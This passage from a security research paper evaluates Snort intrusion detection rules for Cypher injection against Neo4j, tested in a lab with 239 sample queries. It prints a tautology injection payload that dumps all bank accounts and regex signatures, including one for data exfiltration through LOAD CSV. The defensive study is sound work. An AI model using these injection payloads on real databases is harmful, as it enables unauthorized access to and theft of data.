Detecting Cypher Injection with Open-Source Network Intrusion Detection

Author: Michael Dunkin, michaeljdunkin@gmail.com
Advisor: *John Hally*

Accepted: *April 22, 2024*

Abstract

Security researcher John Lambert once said, “Defenders think in lists. Attackers think in graphs” (Lambert, 2015), but attackers do not simply *think* in graphs; they can *attack* graphs using a technique called Cypher injection. Cypher, a language used to query graph databases such as Neo4j, is vulnerable to a class of attacks called query injection. Cypher query injection allows attackers to gain unauthorized access to graph data by injecting unexpected instructions into query input. Graph databases represent tempting targets because they support critical applications such as fraud detection, medical contact tracing, and the well-known security product Bloodhound. Yet, they are not as well-defended as traditional relational databases. Researchers published over 60 papers in 2023 alone about SQL Injection, the better-known relative of Cypher Injection that targets relational databases. However, the first academic evaluation of Cypher injection appeared only in November 2023, and as of March 2024, there was no publicly available detection for Cypher injection. This study describes a set of rules written for open-source network intrusion detection systems that can detect Cypher injection with an accuracy of over 90%.

1.Introduction

In 1945, John Von Neumann had an insight foundational to general-purpose computing: both computer instructions and the data they act on can reside in the same store (von Neumann, 1945). Put another way, code and data may behave differently, but they look alike. As Scott Shapiro (2023) observed, "Code instructs, data represents. If you want to take some action based on conditions, use code. If you want to represent the state of the world, use data. Mix the two up and you're in trouble." Starting as early as the 1988 Morris Worm, attackers have been using Von Neumann's insight against their victims through a technique called code injection (Shapiro, 2023). Code injection represents a class of attacks that involve submitting code into an application's input in a manner that forces the receiving application to run that code. A variant of code injection called SQL query injection emerged after 1998 to become among the leading types of application vulnerability (Rawat et al., 2023). Over the past two decades, researchers have created a robust set of detections for SQL injection, ranging from signature-based detections to machine-learning models. While SQL injection targets traditional relational databases, the rise of alternative NoSQL databases in the past decade has led to a corresponding rise in query injection attacks that target those databases. In 2021, practitioners first described a new variant of query injection called Cypher injection that uses the Cypher query language to attack graph databases such as Neo4j. As of March 2024, no detections are publicly available for Cypher injection attacks.

This paper proposes a set of open-source network intrusion detection rules to identify Cypher injection requests. It then describes a method for testing the efficacy of Cypher injection detections using a battery of test cases that represent each class of query injection along with legitimate Cypher queries drawn from a sample financial application and the official Cypher language guide. The rules proposed in this study detect Cypher injection with an accuracy of over 90%.

1.1. Prior research on query injection attacks

1.1.1. SQL query injection

In 1998, a researcher discovered a variant of code injection called SQL injection that targets relational database systems by appending code written in the SQL query language to data input (Forristal, 1998). Attackers have exploited SQL injection vulnerabilities in high-profile breaches of organizations such as TJX (Buley, 2009), Sony Pictures (Federal Bureau of Investigation, 2011), and LinkedIn (SentinelOne, 2022). SQL injection has remained among the top application security vulnerabilities (Rawat et al., 2023), leading to hundreds of academic works devoted to detecting and preventing these attacks.

1.1.2. NoSQL query injection

In the late 2000s, relational databases began to show limitations in storing big data, providing consistency models that supported large, distributed platforms such as social media, and representing social networks. Non-relational NoSQL databases such as document, columnar, key-value, and graph databases aimed to fill the gaps left by traditional table-and-column relational databases. SQL is a query language used to access data from traditional relational databases. One common trait of these new database classes was that, at the time, they did not support SQL, so they were, by definition, immune from SQL injection attacks. These non-relational databases were referred to collectively as NoSQL (Not Only SQL) databases, reinforcing the misconception that they were safe from injection attacks. However, by 2015, researchers discovered that the most popular class of NoSQL databases, document databases such as MongoDB, is vulnerable to JSON query injection (Ron, 2015).

1.1.3. Cypher Query Language Injection

Researchers have made strides over the past few years in detecting and preventing injection attacks against document databases (Hou et al., 2016), (Boza & Muñoz, 2017). However, researchers have only recently begun to focus on code injection attacks that exploit vulnerabilities in the Cypher query language used to access graph databases such as Neo4j, AWS Neptune, and Redis Enterprise Graph.

In 2021, practitioners began exploring Cypher injection in blog posts (Chivato, 2021). The vendor Neo4j described protections against Cypher injection that year in its knowledge base (Bowman & Lamont, 2021). By that summer, a Burp Suite contributor had created a Burp Suite extension that can scan an application to determine whether it is vulnerable to Cypher injection (Morkin1792, 2021). A 2022 blog post by M. Elgharbi, based on a presentation at the 2022 BSides Orlando conference (Elgharbi, 2022a), enumerated examples of Cypher injection that form the basis for many of the specific Cypher injection techniques used in this paper (Elgharbi, 2022b). A 2023 blog post by a security practitioner also provides a helpful list of Cypher detection examples that inform the samples in this study (Bachrach, 2023). The first academic exploration of Cypher injection (Van Landuyt et al., 2024) recently demonstrated several variants of Cypher injection.

1.2. Graph Databases and the Cypher Query Language

1.2.1. Introduction to graph databases

Relational databases, which organize data into traditional tables with rows and columns, are based on 19th-century set theory. They describe relationships between objects in terms of membership in collections of sets. Graph theory, developed in the 18th century, provides an alternative approach to describing relationships between objects. In attempting to solve The Seven Bridges of Konigsberg problem, Leonard Euler developed a theory that uses graphs to represent objects, known as vertices or nodes, and relationships between them, known as edges (Paoletti, 2011). These graphs and the mathematics that developed around them are uniquely suited to applications such as finding the shortest path between two points on a map or finding the most connected person in a social network. Researchers were laying the groundwork for graph databases by the 1970s (Phillips, 1977), but only with the advent of the NoSQL movement did graph databases become commercially viable. In 2011, Neo4j, maker of the leading graph database of the same name, developed a query language called Cypher that allows users to represent graph queries as ASCII art. In 2015, Cypher was adopted as an open standard and is now used to query several graph databases, including AWS Neptune, Redis Enterprise Graph, and Apache Spark.


1.2.2. Applications of graph databases

Graph databases represent tempting targets for attackers. Cypher-based graph databases are used in security solutions from Bloodhound (Lemmens, 2021) to MITRE CyGraph (Noel et al., 2016). Financial organizations use Cypher to detect fraud and money laundering (Chung, 2022), while healthcare organizations use it to track clinical trials (Murali et al., 2022) and perform contact tracing (Mao et al., 2021). By detecting and preventing Cypher injection, organizations can protect the graph databases' confidentiality, integrity, and availability. More importantly, by detecting even unsuccessful Cypher injection attacks, organizations become aware of the presence of attackers in their networks.

2. Research Method

2.1. Mechanics of a Cypher Injection Attack

Applications that use input to construct Cypher queries and do not heed Neo4j’s recommendation to parameterize and cleanse input (Bowman & Lamont, 2021) are vulnerable to Cypher injection. The simplest form of Cypher injection is the tautology. Like a tautological SQL injection, a tautological Cypher injection appends a statement that is always true, such as “1=1”. The attack appends the tautology by first closing a quoted string.



```
MATCH (BA:BankAccount) WHERE BA.AccountNumber = '{input} ' RETURN BA
```

```
neo4j$ MATCH (BA:BankAccount) WHERE BA.AccountNumber = '2345678901234567' RETURN BA
```


Overview

Node labels

*(1) BankAccount (1)

Displaying 1 nodes, 0 relationships.

Figure 1: A sample fraud detection application expects an account number as input and returns information about that account, including its account balance.



```
' OR '1'='1

MATCH (BA:BankAccount) WHERE BA.AccountNumber = '{input}' RETURN BA
```

```
neo4j$ MATCH (BA:BankAccount) WHERE BA.AccountNumber = '' OR '1'='1' RETURN BA
```

```
Overview
Node labels
* (28)  BankAccount (28)
Displaying 28 nodes, 0 relationships.
```

Figure 2: A sample fraud detection application expects an account number as input, but an attacker injects a tautological statement instead. The application then returns information about every bank account.

2.2. Types of Cypher Injection Attacks

In 2006, researchers classified in-band SQL injection attacks into the following seven categories (Halfond et al., 2006):

- Tautologies
- Illegal/Logically Incorrect Queries
- Union Query
- Piggy-backed Queries
- Stored Procedures
- Inference
- Alternate Encodings

Researchers further classified these injection attacks to include the following categories (Clarke et al., 2009):

1. In-band
    a. Error-based
    b. Union-based
2. Inferential (blind)
    a. Boolean-based
    b. Time-based
3. Out-of-band (blind)

While Cypher's syntactical ordering and inclusion of ASCII art set it apart from SQL, it does borrow some elements from SQL to speed its adoption by developers familiar with relational databases. Because of these similarities, many of the categories of

SQL injection have their analogs in Cypher injection. The first academic treatment of Cypher injection (Van Landuyt et al., 2024) adopted the classification of in-band injection attacks described by Halfond et al. in 2006. Elgharbi explained in 2022 that most of the broader classes of SQL query injection described by Clarke apply to Cypher injection (Elgharbi, 2022b). Specifically, the only class of query injection attack that does not apply to native Cypher is the time-based injection.

Marcussen (n.d.) and Bowman & Lamont (2021) demonstrated examples of Cypher injections that do not fit neatly into any of the categories above. This new category of injections focuses on evading detection. Combining the taxonomies of Halfond et al. (2006) and Clarke et al. (2009) and adding detection evasion yields the following taxonomy of Cypher injection techniques. See Appendix C for examples of each of these subcategories of Cypher injection.

1. In-band
    - 1.a Tautological
    - 1.c Error-based (aka Illegal/Logically Incorrect Queries)
    - 1.d Union-based
    - 1.e alternate encodings
2. Inferential
    - 2.a Boolean-based
    - 2.b Time-based
3. Out-of-band
4. Other
    - 4.a Stored Procedure
    - 4.b Detection evasion

2.3. Query Injection Detection

Researchers had already begun building detections for SQL injection within four years of its discovery (Lee, S.Y. et al., 2002). The pace of those investigations has only intensified in recent years as SQL injection detection has become a popular application of machine learning for security researchers. In 2023 alone, researchers published over 60 academic articles on SQL injection detection, at least 35 involving machine learning models. As Sadeghian et al. (2013) demonstrate in their summary of these new detection methods, older signature-based detections are easier to evade than detections based on machine learning models. Despite those limitations, the intrusion detection rules proposed in this paper will implement signature-based detections to provide an adequate initial set of detections that organizations can implement in open-source intrusion detection systems. Future researchers may build on these detections and the sample Cypher queries described in this study to create more robust detections using machine learning models.

2.4. Queries to Test Cypher Injection Detection Efficacy

2.4.1. 84 Cypher injection test cases

To determine the true positive rate of proposed open-source intrusion detection rules, this study relies on 84 published examples of Cypher injection from seven sources. Some of these examples required interpretation to convert into syntactically correct Cypher commands. Note that some of these samples destroy data, so exercise caution when running them against live graphs.




Figure 3: All Cypher injection test cases originate from published samples.

2.4.2. 155 benign Cypher query test cases

To determine the false positive rate of proposed open-source intrusion detection rules, this research gathered 155 valid test cases that cover all Neo4j syntax along with specific examples from a sample Neo4j fraud detection application. To ensure completeness, many of these test cases derive from Neo4j's language guide cheat sheet (Neo4j, Inc., n.d.), which lists every clause in the Neo4j language. To add complexity and verisimilitude to the test set, the author added Cypher queries typically used by a published sample fraud detection application (Bastani, 2013).




Figure 4: Benign Cypher test cases include published financial fraud analysis queries, a published list of all Neo4j clauses, and queries generated by the author.

2.5. Test Environment

These tests ran in a virtualized lab environment consisting of a client, a firewall, and a data server. Each of the three machines in this environment ran on RedHat Enterprise Linux 9.3 inside a VMWare virtual machine controlled by VMware Workstation Player 16.2.4. Details of the processes and data structures used in this test environment appear in a GitHub repository described in Appendix A.




Figure 5: Test environment infrastructure with network topology

2.5.1. The client sent Neo4j queries and recorded observations

A bash process running on a client virtual machine retrieved test Cypher queries stored in a MySQL database, then used Neo4j CypherShell to transmit those queries to the Neo4j graph database. It then inspected a Snort intrusion detection system log to determine whether a Snort rule had detected Cypher injection. Finally, the process recorded the results of the observation in a database of observations running within MySQL. Both MySQL databases resided in an instance of MySQL 8.0.2 running on the client virtual machine.

2.5.2. The data server ran a fraud detection Neo4j graph database

An instance of Neo4j 5.16.0 Community Edition ran on a virtual machine within a dedicated virtual network. This Neo4j instance implemented a sample financial fraud detection graph provided by Bastani (2013). See Bastani (2013) for an explanation of this fraud detection graph.

2.5.3. PfSense firewall limited access to the data server network

A PfSense 2.7.2 firewall running on a virtual machine limited access to the data server's dedicated virtual network. PfSense is a leading open-source firewall that can run in a virtual environment. PfSense supports Snort, a leading open-source Network Intrusion Detection and Prevention System. Snort provides a comprehensive set of standard intrusion detection rules. While a paid version of Snort provides access to the most up-to-date rules, the free version used in this study has access to rules that may lag by as much as 30 days. The rule set in this study was current as of January 12, 2024, at 10:43 pm GMT. This instance implemented every rule available in the following Snort rule sets:

- Snort subscriber rules
- Snort GPLv2 Community Rules
- Emerging Threat Open Rules
- Sourcefire OpenAppId detectors
- FEODO Tracker Botnet C2 IP Rules

2.6. Control and Test Groups

As a baseline, this experiment ran all test cases through the test process with all the available snort rules described above enabled but with no additional custom Snort rules. In the control run, no existing Snort rules as of January 12, 2024, flagged any of the 239 test cases as potentially malicious. The average duration for a Cypher query in the control run was 4,183 milliseconds. The process and infrastructure used to test open-source Cypher injection detections were identical to those used in the baseline, with one key difference— additional custom Snort rules.


2.7. Test Procedure

2.7.1. Stage a proposed Snort intrusion detection rule

After creating a Snort rule to detect Cypher injection, the tester applied the rule to the pfSense Snort service's "custom.rules" category on the interface that limits access to the data server. To ensure consistent results, the tester restarted the pfSense firewall and confirmed that the Snort service was active on all network interfaces. Section 3.1 below describes the proposed detection rules.

2.7.2. Run test process

A Bash script tested the efficacy of proposed open-source Cypher injection detections. First, it retrieved each of the 239 test Cypher queries stored in the request MySQL relational database table. For each Cypher query, the test process used CypherShell to send the query to the fraud detection Neo4j graph database. It then recorded the database response and the query duration. Next, the test process waited 60 seconds to ensure that the pfSense Snort service had written its detection to a detection log file, then read the log file to determine whether the proposed detection flagged the query as Cypher injection. Finally, the process recorded the results in a table of observations stored in MySQL.



1. Retrieve a Cypher test query from the request database
2. Send the Cypher query through CypherShell to the Neo4j graph database
3. If a proposed intrusion detection rule matches a request, Snort records the match in a log
4. After waiting for Snort to flush to log disk, examine snort log for evidence of a match
5. Record detection result, Neo4j response, and duration in a database of observations


Figure 6: Process flow for testing open-source Cypher injection detection

3. Findings and Discussion

3.1. Proposed open-source intrusion detection rules

Snort relies on a library of rules to detect intrusion. Those rules consist of headers that identify the type of network requests to inspect, identification and metadata options that describe the detection, and options used to inspect a request's payload for evidence of intrusion. This study measured the efficacy of eight of these Snort intrusion detection rules. All eight rules share Snort rule components except for the Msg, Snort Rule ID, and second Perl Compatible Regular Expression fields.

Table 1: Components of Snort rules designed to detect Cypher injection



		Rule Component	Value	Explanation
Headers		Action	alert	The alert action detects without blocking
		Protocol	tcp	All Neo4j requests are carried over Transmission Control Protocol
		Source Address	any	Neo4j requests can originate from any address
		Source Port	any	Neo4j requests can originate from any port
		Direction	->	Detect requests from source to destination
		Destination Address	any	To reduce performance impact, specify a destination IP address
		Destination Port	7687	Neo4j servers listen on port 7687 by default
	Rule Identification	Msg	Tautology Cypher Injection Detected	This message appears in log entries upon detection
Options		Snort Rule ID	100001	Unique identifier for the rule. Custom rule IDs should be greater than 100000
		Revision	1	
	Metadata	Affected Product	Neo4j	
		Attack_Target	Cypher Injection	
		Deployment	Perimeter	
		Signature_severity	Major	
		Created_at	2024-02-25	
		Updated	2024-02-25	
	Payload Detection	PCRE	/MATCH|RETURN|CREATE|SET|CALL |LOAD CSV|SHOW|TERMINATE |MERGE|DROP|RENAME|ALTER |GRANT|REVOKE|DENY/im	Perl Compatible Regular Expression (PCRE) limits detections to payloads containing a Cypher clause. Appending /im makes the regex case insensitive and multiline.
		PCRE	/\b(\w+)\s*=\s*(\1)\b/im	

When combined, these components produce the following Snort rule to detect a Tautology Cypher injection:

```
alert tcp any any -> any any (msg:"Tautology Cypher Injection Detected"; sid:100001; rev:1;
metadata:affected_product "Neo4j", attack_target "Cypher Injection alert", deployment Perimeter,
signature_severity Major, created_at 2024_02_25, updated
2024_03_03;pcre:"/MATCH|RETURN|CREATE|SET|CALL|LOAD
CSV|SHOW|TERMINATE|MERGE|DROP|RENAME|ALTER|GRANT|REVOKE|DENY/im";pcre:"/\b(
\w+)\s*=\s*(\1)\b/im";)
```

Figure 7: A Snort rule to detect Tautology Cypher injection

To minimize false positives, the eight Snort rules in this study share a regular expression that limits detections to payloads containing Cypher clauses. Each of these snort rules also contains a second regular expression designed to detect a specific subcategory of Cypher injection. Those regular expressions are listed below. Some subcategories of Cypher injection cannot be detected accurately with regular expressions.

Table 2: Components of eight Snort rules designed to detect Cypher injection

Snort Rule ID	Snort Rule Msg	Snort Rule second PCRE Regex
100001	Tautology injection detection	/\b(\w+)\s*=\s*(\1)\b/im
100002	Yield injection detection	/YIELD.*LOAD.*RETURN/im
100003	Simple comment injection detection	/\/\/'/im
100004	Piggy-backed injection detection	/(RETURN|DELETE).*(\/\/|*\/).*(OR.*=.*SIZE| RETURN|MATCH.*WHERE)/im
100005	Union injection detection	/RETURN.*UNION.*RETURN.*\/\//im
100006	Exfiltration injection detection	/LOAD *CSV.*LOAD *CSV.*(http|https):\/\//im
100007	Boolean injection detection	/(UNION|OR).*size\(/im
100008	Complex comment injection detection	/\/\/('|`)/im

3.2. Efficacy of Proposed Intrusion Detection Rule Set

3.2.1. Baseline configuration detected no Cypher injection

As described in Section 2.5.3 above, the test Cypher queries ran through a full complement of publicly available Snort rules that were current as of January 12, 2024. These rules flagged none of the 239 test Cypher queries as potentially malicious.

3.2.2. Overall efficacy

The eight proposed open-source intrusion detection rules combined detected 65 of 84 sample Cypher injections. These detections correctly determined that none of the 155 valid Cypher queries contain Cypher injection. Standard measures of efficacy show that these detections have a high true positive rate, a low false positive rate, and a high rate of accuracy and precision.

Table 3: measures of efficacy of Cypher injection detections

Efficacy Metric	Formula	Value
True Positive Rate	$\frac{\text{True Positives}}{\text{True Positives + False Negatives}}$	77%
False Positive Rate	$\frac{\text{False Positives}}{\text{False Positives + True Negatives}}$	0%
Accuracy	$\frac{\text{True Positives + True Negatives}}{\text{Total Population}}$	92%
Precision	$\frac{\text{True Positives}}{\text{True Positives + False Positives}}$	100%
F1 Score	$2 \text{ x } \frac{\text{Precision x True Positive Rate}}{\text{Precision + True Positive Rate}}$	0.87

3.2.3. Efficacy by injection subcategory

The efficacy of detections tested in this experiment varied by category of Cypher injection. While these detections performed well at detecting the most common forms of Cypher injection, such as tautological and piggy-backed injection, they performed poorly at detecting error-based injections, stored procedure injections, and queries crafted specifically to evade detection.




Figure 8: Efficacy of combined Cypher injection detection Snort rules per Cypher injection subcategory

3.2.4. Efficacy by Snort rule

